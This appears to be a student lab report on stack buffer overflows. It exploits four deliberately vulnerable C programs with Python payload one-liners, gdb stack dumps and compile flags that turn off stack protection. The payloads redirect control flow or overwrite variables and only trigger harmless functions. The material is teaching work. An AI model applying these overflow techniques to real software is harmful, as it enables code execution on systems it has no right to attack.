
ID : 21110753
NAME : PHẠM HOÀNG ANH


BUFFER OVERFLOW

1) Buffer overflow attack on the program flow.c:




```c
#include <stdio.h>
#include <string.h>
void change()
{
        printf("code flow has been modified\n");
}
int main(int argc, char* argv[])
{
        char buffer[16];
        strcpy(buffer,argv[1]);
        return 0;
}
```

Idea: we will enter data for the buffer overflow and insert the change() function address into the return address.
Stack frame :




Each stack frame slot will have 4 bytes (32 bits) => buffer[16] will occupy 4 cells, prev frame pointe (ebp) will occupy 1 cell => to change the return address, it requires 20 characters, then the address of the change() function will be in the return address.
First we will compile the program :




```
seed@20016fd8ff33:~/seclabs/Security-labs/Software/buffer-overflow$ gcc -g -o flow.out flow.c -fno-stack-protector -mpreferred-stack-boundary=2
```

-fno-stack-protector: used to disable stack protection during the compilation process.
-mpreferred-stack-boundary=2 : the stack is aligned on a 2-byte boundary.
After compiling, we will use the gdb tool to debug the program to see the change() function address:




```
seed@20016fd8ff33:~/seclabs/Security-labs/Software/buffer-overflow$ gdb flow.out -q
Reading symbols from flow.out...done.
gdb-peda$ disas change
Dump of assembler code for function change:
   0x0804843b <+0>:     push   ebp
   0x0804843c <+1>:     mov    ebp,esp
   0x0804843e <+3>:     push   0x80484f0
   0x08048443 <+8>:     call   0x8048310 <puts@plt>
   0x08048448 <+13>:    add    esp,0x4
   0x0804844b <+16>:    nop
   0x0804844c <+17>:    leave
   0x0804844d <+18>:    ret
End of assembler dump.
```

As we can see, the address of the change function is 0x0804843b
Now we will change the address in ebp register into address of change function, then we will success




```
gdb-peda$ r $(python -c "print('a'*20+'\x3b\x84\x04\x08')")
```

We will use run command and input the parameter. Specifically, it involves printing 20 characters 'a' followed by the address of the change() function.




```
[----------------------------------stack-------------------------------------]
0000| 0xffffd6c8 ('a' <repeats 20 times>, ";\204\004\b")
0004| 0xffffd6cc ('a' <repeats 16 times>, ";\204\004\b")
0008| 0xffffd6d0 ('a' <repeats 12 times>, ";\204\004\b")
0012| 0xffffd6d4 ("aaaaaaaa;\204\004\b")
0016| 0xffffd6d8 ("aaaa;\204\004\b")
0020| 0xffffd6dc --> 0x804843b (<change>:       push   ebp)
0024| 0xffffd6e0 --> 0x0
0028| 0xffffd6e4 --> 0xffffd774 --> 0xffffd881 ("/home/seed/seclabs/security-labs/software/buffer-overflow/flow.out")
```

As we can see in the image, at the address [esp+20] (return address), it is now pointing to the address of the change() function.



```
gdb-peda$ x/32x $esp
0xffffd6c8:     0x61    0x61    0x61    0x61    0x61    0x61    0x61    0x61
0xffffd6d0:     0x61    0x61    0x61    0x61    0x61    0x61    0x61    0x61
0xffffd6d8:     0x61    0x61    0x61    0x61    0x3b    0x84    0x04    0x08
0xffffd6e0:     0x00    0x00    0x00    0x00    0x74    0xd7    0xff    0xff
```


We will use the x/32x $esp command to print out 32 words read from the ESP address. As we can see, the first 20 values are 0x61 which is the character 'a', from esp+20 to esp+23 is the address that the return address points to.



```
seed@0c2e0d645dae:~/seclabs/security-labs/software/buffer-overflow$ ./flow.out $(python -c "print('a'*20+'\x3b\x84\x04\x08')")
code flow has been modified
Segmentation fault
```

The results will appear as shown
Here we get the Segmentation Fault error because…

2) Buffer overflow attack on the program bof1.c:




```c
#include<stdio.h>
#include<unistd.h>
void secretFunc()
{
    printf("Congratulation!\n:");
}
int vuln(){
    char array[200];
    printf("Enter text:");
    gets(array);
    return 0;
}
int main(int argc, char*argv[]){
    if (argv[1]==0){
        prinf("Missing arguments\n");
    }
    vuln();
    return 0;
}
```

Attack idea:


- In the vuln() function, there is a declaration of an array named array with a size of 200. However, the gets() function is used to receive input from the user without checking or limiting the input size.
- Therefore, we can trigger a buffer overflow by providing an input longer than 200 characters to overwrite the memory beyond the array buffer. Specifically, we can overwrite the previous frame pointer and the return address of vuln() in order to execute the secretFunc() instead of returning to the main() function.

First we will compile the program :




```
seed@cecdf3b08722:~/seclabs/security-labs/software/buffer-overflow$ gcc -g -o bof1.out bof1.c -fno-stack-protector -mpref
erred-stack-boundary=2
```

Next, we will use the gdb tool to view the address of the secretFunc() function using the disas command.



```
seed@cecdf3b08722:~/seclabs/security-labs/software/buffer-overflow$ gdb bof1.out -q
Reading symbols from bof1.out...done.
gdb-peda$ disas secretFunc
Dump of assembler code for function secretFunc:
   0x0804846b <+0>:     push   ebp
   0x0804846c <+1>:     mov    ebp,esp
   0x0804846e <+3>:     push   0x8048560
   0x08048473 <+8>:     call   0x8048320 <printf@plt>
   0x08048478 <+13>:    add    esp,0x4
   0x0804847b <+16>:    nop
   0x0804847c <+17>:    leave
   0x0804847d <+18>:    ret
End of assembler dump.
```


As we can see, the address of the secretFunc() is 0x0804846b.
Now, the target is similar to the previous exercise. We have a stack frame of vuln() with 50 stack frame slots for array[200] and 1 stack frame slot for the old ebp of main(). We need to input data to overflow all 51 stack frame slots in order to change the address stored in the return address of the vuln() function to the address of the secretFunc() function.



```
seed@cecdf3b08722:~/seclabs/security-labs/software/buffer-overflow$ python -c "print('a'*204+'\x6b\x84\x04\x08')"|./bof1.out
Missing arguments
Enter text:Congratulation!
Segmentation fault
```


In this command, there will be no input provided to argv[1], as we only input when prompted to do so. Therefore, a "Missing argument" message will appear as there is no value provided for argv[1].

3) Buffer overflow attack on the program bof2.c :




```c
#include <stdlib.h>
#include <stdio.h>

void main(int argc, char *argv[])
{
  int var;
  int check = 0x04030201;
  char buf[40];

  fgets(buf,45,stdin);

  printf("\n[buf]: %s\n", buf);
  printf("[check] 0x%x\n", check);

  if ((check != 0x04030201) && (check != 0xdeadbeef))
    printf ("\nYou are on the right way!\n");

  if (check == 0xdeadbeef)
   {
     printf("Yeah! You win!\n");
   }
}
```

Attack idea:
In the above code, we have a buffer overflow vulnerability in the fgets function because the size of buf is 40, but fgets allows reading up to 45 characters from stdin.
So we're going to enter buf a string longer than 40, and overwrite the check variable changing the check variable with the address 0xdeadbeef
Stack frame :




	buf[40]
0x04030201	check
	var
prev frame pointer	
return address	

First we will compile it :




```
seed@c99a91ed146f:~/seclabs/security-labs/software/buffer-overflow$ gcc -g -o bof2.out bof2.c -fno-stack-protector
```

Then we will use this command to input the data :




```
seed@c99a91ed146f:~/seclabs/security-labs/software/buffer-overflow$ python -c "print('a'*40+'\xef\xbe\xad\xde')"|./bof2.out

[buf]: aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa�
[check] 0xdeadbeef
Yeah! You win!
```

After input :



aaaa	buf[40]
aaaa	
aaaa	
aaaa	
aaaa	
aaaa	
aaaa	
aaaa	
aaaa	
aaaa	
0xdeadbeef	check
	var
prev frame pointer	
return address	

4) Buffer overflow attack on the program bof3.c :




```
#include <stdio.h>
#include <stdlib.h>
#include <sys/types.h>
#include <unistd.h>

void shell() {
    printf("You made it! The shell() function is executed\n");
}

void sup() {
    printf("Congrat!\n");
}

void main()
{
    int var;
    void (*func)()=sup;
    char buf[128];
    fgets(buf,133,stdin);
    func();
}

```

Attack idea : When using the fgets() function to read data from the user into the buf array, the code allowed the size of the data to be read in larger than the buffer. This results in the user being able to input a string longer than the buf array size, causing a buffer overflow.


128 bytes	buf[128]
address of sup()	func
	var
prev frame pointer	
return address	

Then we will input the data longer than buffer and overwrite the address in func() into the address of shell() function.
First we will compile it :




```
seed@c99a91ed146f:~/seclabs/security-labs/software/buffer-overflow$ gcc -g -o bof3.out bof3.c -fno-stack-protector
```

After compiling, we will use the gdb tool to debug the program to see the shell() function address :




```
gdb-peda$ p shell
$1 = {void ()} 0x804845b <shell>
```

Now, shell() address is 0x0804845b
Now we will input the data longer than 128 bytes, and follow by address of shell()



```
seed@c99a91ed146f:~/seclabs/security-labs/software/buffer-overflow$ python -c "print('a'*128+'\x5b\x84\x04\x08')"|./
bof3.out
You made it! The shell() function is executed
```



a * 128	buf[128]
address of shell()	func
	var
prev frame pointer	
return address	